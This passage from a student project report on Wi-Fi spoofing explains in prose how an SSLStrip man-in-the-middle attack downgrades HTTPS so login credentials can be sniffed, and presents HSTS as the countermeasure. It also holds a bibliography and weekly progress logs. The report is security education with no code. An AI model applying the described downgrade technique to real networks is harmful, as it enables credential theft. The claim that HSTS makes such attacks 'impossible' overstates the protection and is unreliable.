


Figure 6-3: List of Wireless Networks

6.4 SSLStrip

Most people do not specify the protocol ("http://" or "https://") when they access to a website (Beard-Shouse, 2010). For example, instead of "https://www.google.com", they will probably only type "google.com". Beard-Shouse (2010) also states that browsers help users to add "http://" to the beginning of the URL, which is not secure. The users will only be redirected to the secure site ("https://") if the receiving site that want a secure connection gets an unsecure connection.

Marlinspike (n.d.) states that SSLStrip will secretly hijack HTTP traffic and redirect HTTPS links and downgrade them into HTTP links. It also provides a padlock favicon to give victims the illusion of a secure channel. Figure 6-4 shows the difference of padlock favicon before and after SSLStrip attack.




Figure 6-4: Padlock favicons before and after SSLStrip attack

6.4.1 How SSLStrip Works

SSLStrip will only work when an attacker performs the MITM attack, where the victim sees the attacker as the router or default gateway. Figure 6-5 illustrates the scenario where SSLStrip attack occurs.




Figure 6-5: SSLStrip Attack

Attacker B intercepts the communication between Victim A and Mail Server C. Victim A wants to check his email and he enters the URL to visit the site: www.abcmail.com. Since there is no direct connection between Victim A and Server C, the HTTP request is received by Attacker B. Attacker B then forwards the request to the mail server and wait for the response.

Note that the connection between Attacker B and Server C is secure ("https://"). This means the mail server does not complain and responds to Attacker B with its login page (https://www.abcmail.com). Upon receiving the login page, Attacker B modifies the HTTPS response to HTTP and sends it to Victim A.

At this stage, the unsuspecting Victim A receives the login page (http://www.abcmail.com) and continues to login into his account. This is the point where Attacker B gets to sniff the information because all the requests are transmitted in plain text format.

The attack is performed successfully because the attacker is able to collect the credentials transparently. The server thinks that it has established a secure connection while the victim believes that the server is legitimate.

However, this attack will not be able to perform successfully if the user is alert enough to explicitly state enter "HTTPS" in the URL.

6.5 HTTP Strict Transport Security (HSTS)

HSTS is a simple web security policy mechanism published on 19 November 2012 to protect the users by ensuring the browsers connect to the websites through HTTPS. In other words, HSTS allows a website to inform the browser that it should always automatically access the site using HTTPS instead of HTTP.

The main contribution of HSTS is to counter SSLStrip introduced by Moxie Marlinspike. Since the release of HSTS, it is impossible for the attackers to exploit HTTPS vulnerabilities by converting them into HTTP connections.

HSTS is now widely supported by modern browsers such as Chrome, Firefox, Internet Explorer, etc. Table 6-1 shows the list of modern browsers that support HSTS (Electronic Research Administration, 2016).

Browser	**Support Introduced**
Chrome/Chromium	4.0.211.0
Firefox	4
Internet Explorer	IE 11 on Windows 8.1 and Windows 7
Microsoft Edge	Since released
Opera	12
Safari	Mavericks (Mac OS X 10.9)

Table 6-1: Browsers that support HSTS

Table 6-2 shows the date since the browsers supported HSTS (Can I Use, n.d.).

Browser	**Supported Since**
Chrome	January 25, 2010
Firefox	March 22, 2011
Internet Explorer	October 17, 2013
Microsoft Edge	July 29, 2015
Opera	November 5, 2011
Safari	October 22, 2013

Table 6-2: Data since various browsers supported HSTS

6.5.1 How HSTS Works

According to Ndegwa (n.d.), for HSTS to work, the following process must be in place.

1. Add HSTS response header to the server. For example:

```
Strict-Transport-Security: max-age=16070400;
includeSubDomains; preload
```

   The parameter "max-age" is mandatory. It specifies the time in seconds the browsers should connect to the server through HTTPS connection. Also, it is highly recommended to include all subdomains to ensure the policy protects existing and future subdomains. The "preload" parameter informs the browser that the websites in the HSTS preload list can only be access via HTTPS.

2. The server replies with HSTS header when the browser load to the website

   The HSTS header declares that only HTTPS connections are allowed to be made to the server. This state is valid until the specified "max-age" expires.

3. The browser sends HTTPS request.

CHAPTER 7 CONCLUSION

Before working on this project, some research has been done to gain a deeper understanding of some current wireless security issues and practices. Then, the strengths and weaknesses of the existing works are compared.

This project strives to prove the concept of network vulnerability through Wi-Fi spoofing. This is done by demonstrating the possible attacks that could be performed by the attackers in the wireless environment. The purpose of this demonstration is to reveal the risks of public Wi-Fi networks in our daily life.

There are several achievements made in this project. One of them is to create an evil twin of a Wi-Fi network in the vicinity regardless of its parameters, and force the clients associated with it to join the fake network. Also, various information can be collected from the victim based on MITM attack. Not only that, the attacker is able to exploit the victim’s system and gain full access of it. Most importantly, some detection and prevention methods such as python scripts have been proposed to mitigate the impact Wi-Fi spoofing attack.

Throughout the project, there are a few problems encountered. One of the problems is limitation and unavailability of hardware. Most of the existing routers only support 802.11a/b/g/n/ac but not 802.11w which is able to protect itself against deauthentication attack. Besides, the current operating systems and browsers are being updated and patched consistently. Therefore, it is more difficult to exploit the system vulnerability as before.

To conclude, public Wi-Fi is always untrusted and not secure. People are not encouraged to use a public Wi-Fi, especially for transaction or any activity that requires sensitive information. By spreading the knowledge about Wi-Fi spoofing, hopefully the user awareness can be raised and the information security of the society can be improved.

BIBLIOGRAPHY

Aruba Networks Technical Brief. (2007) *Wireless Intrusion Protection*. [online] Available from: http://www.arubanetworks.com/pdf/technology/tb_wip.pdf [Accessed: 2 July 2016]

Beard-Shouse, J. (2010) *An introduction to SSL Strip, and building a better browser* [online] Available from: http://clarkehackworth.com/content/introduction-ssl-strip-and-building-better-browser [Accessed: 12 March 2017]

Buley, T. (2008) *Hacking Airport Wi-Fi*. [online] Available from: http://www.forbes.com/forbes/2008/1208/052.html [Accessed: 19 June 2016]

Can I Use (n.d.) *Strict Transport Security* [online] Available from: http://caniuse.com/#feat=stricttransportsecurity [Accessed: 12 March 2017]

CDrouin (2015) *Benefits of Wi-Fi Technology*. [online] Available from: http://blog.greenmountaincommunications.com/benefits-of-wi-fi-technology/ [Accessed: 2 June 2016]

Chaudhary, S. (2014) *Hack WPA/WPA-2 PSK Capturing the Handshake*. [online] Available from: http://www.kalitutorials.net/2014/06/hack-wpa-2-psk-capturing-handshake.html [Accessed: 14 August 2016]

Cheng, N. (2016) *Take precautions on public Wi-Fi*. [online], 1 August. Available from: http://www.thestar.com.my/news/nation/2016/08/01/take-precautions-on-public-wifi-cybersecurity-firm-hackers-can-gather-sensitive-data-via-unsecure-co/ [Accessed: 14 August 2016]

Cisco (n.d.) *802.11w Protected Management Frames* [online] Available from: http://www.cisco.com/c/en/us/td/docs/wireless/controller/technotes/5700/software/release/ios_xe_33/11rkw_DeploymentGuide/b_802point11rkw_deployment_guide_cisco_ios_xe_release33/b_802point11rkw_deployment_guide_cisco_ios_xe_release33_chapter_0100.pdf [Accessed: 30 March 2017]

Crippin, D. (2016) *What Is RF Jamming & Why Do The Best DIY Home Security SystemsNeed It?* [online] Available from: http://www.alarmnewengland.com/blog/what-is-rf-jamming-and-why-do-the-best-diy-home-security-systems-need-it [Accessed: 2 July 2016]

DuPaul, N. (n.d.) *Spoofing Attack: IP, DNS & ARP*. [online] Available from: http://www.veracode.com/security/spoofing-attack [Accessed: 2 June 2016]

Electronic Research Administration (2016) *Update Your Browser to Continue to use eRA Commons, ASSIST, iEdison, etc.* [online] Available from: https://era.nih.gov/sites/default/files/Browser_Compatibility.pdf [Accessed: 12 March 2017]

Geier, E. (2006*) Wi-Fi Hotspot Security: The Issues*. [online] Available from: http://www.wi-fiplanet.com/tutorials/article.php/3623061/Wi-Fi-Hotspot-Security-The-Issues.htm [Accessed: 2 June 2016]

Green, A. (2015) *Hotel Credit Card Hacking*. [online] Available from: http://www.creditdonkey.com/hotel-credit-card-hacking.html[Accessed: 19 June 2016]

Hart, J. C. (2012) *BBB Warns: Hackers Set Up Fake Wi-Fi Hotspots in Airports*. [online] Available from: http://www.bbb.org/charlotte/migration/bbb-news-releases/2012/05/bbb-warns-hackers-set-up-fake-wi-fi-hotspots-in-airports/ [Accessed: 19 June 2016]

Henry, A. (2012) *Why You Should Be Using a VPN (and How to Choose One)* [online] Available from: http://lifehacker.com/5940565/why-you-should-start-using-a-vpn-and-how-to-choose-the-best-one-for-your-needs [Accessed: 31 March 2017]

Hill, S. (2015) *How Dangerous is Public Wi-Fi? We Ask an Expert*. [online] Available from: http://www.digitaltrends.com/mobile/how-dangerous-is-public-wi-fi/#:vqypZiIh1qqLhA[Accessed: 2 June 2016]

IEEE (2009) *Amendment 4: Protected Management Frames*, (s.l.): (s.n.) [online] Available from: http://standards.ieee.org/getieee802/download/802.11w-2009.pdf [Accessed: 30 March 2017]

IPoint Technologies (2011) *Wireless Networking (Wi-Fi) – Advantages and Disadvantages to wireless networking*. [online] Available from: http://ipoint-tech.com/wireless-networking-wi-fi-advantages-and-disadvantages-to-wireless-networking/ [Accessed: 2 June 2016]

Kando-Pineda, C. (2015) *Hotel Wi-Fi: Weigh the risk*. [online] Available from: https://www.consumer.ftc.gov/blog/hotel-wi-fi-weigh-risk[Accessed: 2 June 2016]

Lawson, K. (2015) *FTC Says Hotel Wi-Fi is Dangerous*. [online] Available from: http://blog.privatewifi.com/ftc-says-hotel-wifi-is-dangerous/ [Accessed: 2 June 2016]

Legnitto, J. (2011) *Airport Hotspot Hacking Takes Off*. [online] Available from: http://blog.privatewifi.com/airport-hotspot-hacking-takes-off/ [Accessed: 2 June 2016]

Liu, C.,Yu, J. (2007) *A Solution to WLAN Authentication and Association DoS Attacks*. [online] Available from: http://www.iaeng.org/IJCS/issues_v34/issue_1/IJCS_34_1_4.pdf [Accessed: 5 July 2016]

Mathais, C. (2015) *Wi-Fi® and the Internet of Things:(Much) more than you think*. [online] Available from: http://www.wi-fi.org/beacon/craig-mathias/wi-fi-and-the-internet-of-things-much-more-than-you-think [Accessed: 2 June 2016]

Maurice, C., Onno, S., Neumann, C., Heen, O., Francillon, A. (2013*) Improving 802.11 Fingerprinting of Similar Devices*. [online] Available from: http://www.s3.eurecom.fr/docs/secrypt13_maurice.pdf [Accessed: 3 July 2016]

Ndegwa, A. (2017) *What is HSTS?* [online] Available from: https://blog.stackpath.com/glossary/hsts/ [Accessed: 12 March 2017]

Potter, B. (2007) *Wireless intrusion detection*. [online] Available from: http://www.itsec.gov.cn/webportal/download/88.pdf [Accessed: 29 June 2016]

Rapid7 (n.d.) *Vulnerability & Exploit Database* [online] Available from: https://www.rapid7.com/db/modules/exploit/windows/browser/ms11_003_ie_css_import [Accessed: 20 March 2017]

Rapp, D. (2013) *Evil Twin Access Point Attack Explained*. [online] Available from: https://dalewifisec.wordpress.com/2013/05/16/evil-twin-access-point-attack-explained/ [Accessed: 2 June 2016]

Weidman, G. (2014) *Penetration Testing: A Hands-On Introduction to Hacking*, San Francisco: William Pollock [online] Available from: https://books.google.com.my/books?id=T_LlAwAAQBAJ&printsec=frontcover#v=onepage&q&f=false [Accessed: 20 March 2017]

Whiteman, H. (2009) *Security experts warn of dangers of rogue Wi-Fi hotspots*. [online] Available from: http://edition.cnn.com/2009/TECH/science/08/11/wifi.security.hackers/index.html#cnnSTCVideo [Accessed: 2 June 2016]

APPENDIX A

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Year 3 Trimester 3	**Study week no.:** 2
Student Name & ID: Philip Cheong Zhi Qiang 1303622	
Supervisor: Dr. Gan Ming Lee	
Project Title: Proof of Concept: Network Vulnerability through Wi-Fi Spoofing	

1. WORK DONE FYP1 report has been refined.
2. WORK TO BE DONE Conduct more research and fact finding.
3. PROBLEM ENCOUNTERED Need some time to revise the work done in FYP1.
4. SELF EVALUATION OF THE PROGRESS Need to start implementing to system design as soon as possible.

_________________________ _________________________

Supervisor’s signature Student’s signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Year 3 Trimester 3	**Study week no.:** 4
Student Name & ID: Philip Cheong Zhi Qiang 1303622	
Supervisor: Dr. Gan Ming Lee	
Project Title: Proof of Concept: Network Vulnerability through Wi-Fi Spoofing	

1. WORK DONE Types of vulnerability exploitation have been determined.
2. WORK TO BE DONE Implement the different types of wireless attack.
3. PROBLEM ENCOUNTERED The result in FYP1 cannot be reproduced.
4. SELF EVALUATION OF THE PROGRESS The cause of failure to reproduce the result has to be determined.

__________________________ __________________________

Supervisor’s signature Student’s signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Year 3 Trimester 3	**Study week no.:**6
Student Name & ID: Philip Cheong Zhi Qiang 1303622	
Supervisor: Dr. Gan Ming Lee	
Project Title: Proof of Concept: Network Vulnerability through Wi-Fi Spoofing	

1. WORK DONE Data sniffing has successfully performed.
2. WORK TO BE DONE System exploitation.
3. PROBLEM ENCOUNTERED The solution of failure to reproduce FYP1 result has not been found.
4. SELF EVALUATION OF THE PROGRESS Need to find an alternative solution to solve the issue.

____________________________ ____________________________

Supervisor's signature Student's signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Year 3 Trimester 3	**Study week no.:** 8
Student Name & ID: Philip Cheong Zhi Qiang 1303622	
Supervisor: Dr. Gan Ming Lee	
Project Title: Proof of Concept: Network Vulnerability through Wi-Fi Spoofing	

1. WORK DONE System exploitation has successfully performed.
2. WORK TO BE DONE Propose some mitigation solutions for Wi-Fi spoofing attack.
3. PROBLEM ENCOUNTERED Still facing difficulty in reproducing the same result as FYP1.
4. SELF EVALUATION OF THE PROGRESS Need to catch up the progress of report with the system implementation.

___________________________ ___________________________

Supervisor's signature Student's signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Year 3 Trimester 3	**Study week no.:** 10
Student Name & ID: Philip Cheong Zhi Qiang 1303622	
Supervisor: Dr. Gan Ming Lee	
Project Title: Proof of Concept: Network Vulnerability through Wi-Fi Spoofing	

1. WORK DONE An alternative way to reproduce the FYP1 result has been found. Attack mitigation in the progress.
2. WORK TO BE DONE Complete FYP 2 report.
3. PROBLEM ENCOUNTERED Lack of time.
4. SELF EVALUATION OF THE PROGRESS Need to spend more time to complete the report.

__________________________ __________________________

Supervisor’s signature Student’s signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)

Trimester, Year: Year 3 Trimester 3	**Study week no.:** 12
Student Name & ID: Philip Cheong Zhi Qiang 1303622	
Supervisor: Dr. Gan Ming Lee	
Project Title: Proof of Concept: Network Vulnerability through Wi-Fi Spoofing	

1. WORK DONE FYP2 report and attack mitigation completed.
2. WORK TO BE DONE Refine FYP2 report. Verify the whole system including Wi-Fi spoofing, data capturing, system exploitation and mitigation.
3. PROBLEM ENCOUNTERED Lack of time.
4. SELF EVALUATION OF THE PROGRESS Try understand the whole system and not to overlook any detail.

_____________________________ _____________________________

Supervisor's signature Student's signature

FINAL YEAR PROJECT WEEKLY REPORT

(Project II)


Trimester, Year: Year 3 Trimester 3	**Study week no.:** 13
Student Name & ID: Philip Cheong Zhi Qiang 1303622	
Supervisor: Dr. Gan Ming Lee	
Project Title: Proof of Concept: Network Vulnerability through Wi-Fi Spoofing	

1. WORK DONE Submit FYP2 report to Turnitin.
2. WORK TO BE DONE Finalise FYP2 report. Complete the system.
3. PROBLEM ENCOUNTERED -
4. SELF EVALUATION OF THE PROGRESS Need to spend time to perform final checking on FYP2 report.


_________________________ _________________________


Supervisor's signature Student's signature

APPENDIX B
POSTER



APPENDIX C


Turnitin Document Viewer - Google Chrome
Secure https://www.turnitin.com/dv?s=1&o=792682389&u=1049749514&student_user=1&lang=en_us&
FYP2 Turnitin Jan2017
FYP2 Turnitin Jan2017 - DUE 30-Jun-2017
Originality
GradeMark
PeerMark
Proof of Concept -
BY PHILIP CHEONG ZHI QIANG
turnitin
2%
SIMILAR
--
OUT OF 0
This project is a network security project for academic purpose. It will provide the readers some knowledge in network security and vulnerability. The problem being emphasised in this project is Wi-Fi spoofing, which is a common network attack nowadays. Wi-Fi spoofing is a serious security threat in wireless network. Its impact is hard to be ignored when wireless communication becomes particularly essential in the world. However, the presence of spoofed Wi-Fi is less recognised by the public. This paper studies the network vulnerability by looking through the methods used by attackers to trick the others. In this paper, a rogue access point (AP) is defined as the access point that masquerades as a legitimate AP for the purpose of luring clients to connect to it and followed by a series of man-in-the-middle (MITM) attack. Various denial-of-service attacks are also studied to learn how attackers disable the legitimate AP so that such attacks can be prevented in the future. The methods to perform eavesdropping and MITM attacks are also investigated. This paper proposes some solutions to detect and prevent Wi-Fi spoofing. With these solutions, the negative impact of Wi-Fi spoofing will be minimised.
Match Overview
1 www.bazaraki.com Internet source <1%
2 Submitted to Universiti ... Student paper <1%
3 Submitted to Macquarie... Student paper <1%
4 Submitted to University... Student paper <1%
5 Submitted to Colorado ... Student paper <1%
6 www.owasp.org Internet source <1%
7 www.exploit-db.com Internet source <1%
8 docslide.us Internet source <1%
9 Submitted to Kingston ... Student paper <1%
PAGE: 1 OF 53
Text-Only Report



Turnitin - Google Chrome

Secure | https://www.turnitin.com/newreport.asp?lang=en_us&oid=792682389&ft=1&bypass_cv=1

preferences

turnitin Originality Report

Processed on: 11-Apr-2017 01:33 MYT
ID: 792682389
Word Count: 9200
Submitted: 3

Proof of Concept - Network Vulnerability thro...
By Philip Cheong Zhi Qiang

Similarity Index	Similarity by Source	
2%	Internet Sources:	1%
